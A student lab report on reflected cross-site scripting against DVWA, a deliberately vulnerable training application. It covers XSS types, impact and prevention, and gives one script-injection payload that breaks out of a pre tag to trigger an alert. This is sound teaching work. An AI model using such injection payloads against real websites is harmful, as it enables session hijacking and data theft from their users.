Batch:__C3_____	**Roll No.: 110**
Experiment No. 5	

Title: XSS using dvwa and burp suite

Objective: To hack dummy websites like dvwa using XSS

Expected Outcome of Experiment:

CO	Outcome
CO3	Identify and analyze web attacks

Books/ Journals/ Websites referred:
https://portswigger.net/web-security/all-labs

https://pentest-tools.com/blog/xss-attacks-practical-scenarios#xss-attack-1-hijacking-the-users-session

Abstract:-

Cross-site scripting (XSS) is a security vulnerability commonly found in web applications. It occurs when an attacker injects malicious scripts into web pages viewed by other users. These scripts can execute in the context of the user's browser, allowing the attacker to steal sensitive information, hijack sessions, or deface websites. XSS attacks can be categorized as stored, reflected, or DOM-based, depending on how the malicious payload is delivered to the victim. Preventive measures such as input validation, output encoding, and using security mechanisms like Content Security Policy (CSP) are essential for mitigating XSS risks and ensuring the security of web applications.

Related Theory: -

XSS Overview: XSS occurs when an attacker injects malicious scripts, usually in the form of JavaScript, into web pages viewed by other users. This can happen through input fields, URLs, or other vulnerable areas of a website.

Types of XSS: There are three main types of XSS: Stored XSS, where the malicious script is permanently stored on the server and executed every time the page is loaded; Reflected XSS, where the malicious script is reflected off the web server, such as in error messages or search results; and DOM-based XSS, where the vulnerability exists in the client-side code rather than the server-side code.


Impact of XSS: XSS can have serious consequences, including stealing user cookies, which can lead to session hijacking; redirecting users to malicious websites; defacing websites; and stealing sensitive information such as usernames, passwords, and credit card details.

Prevention Techniques: To prevent XSS attacks, developers should sanitize user input, encode output, use Content Security Policy (CSP), and validate and sanitize all data before displaying it on a web page.


Implementation Details:

In this experiment, we are going to use an alert javascript query as a malicious query. Whenever the page alerts anything it means that it has been hacked. In actual practise, it will be changed from alert to something more malicious code.

Step 1 - Installation of DVWA in KALI



Step 2 open dvwa using dvwa-start




Step 3: perform xss injection


In the dvwa search bar, we can find that what we input comes in the output without any formatting. We can exploit this by entering queries like this

aatmaj</pre><script>alert(0)</script><pre>


This will execute an malicious script.





And alert is launched




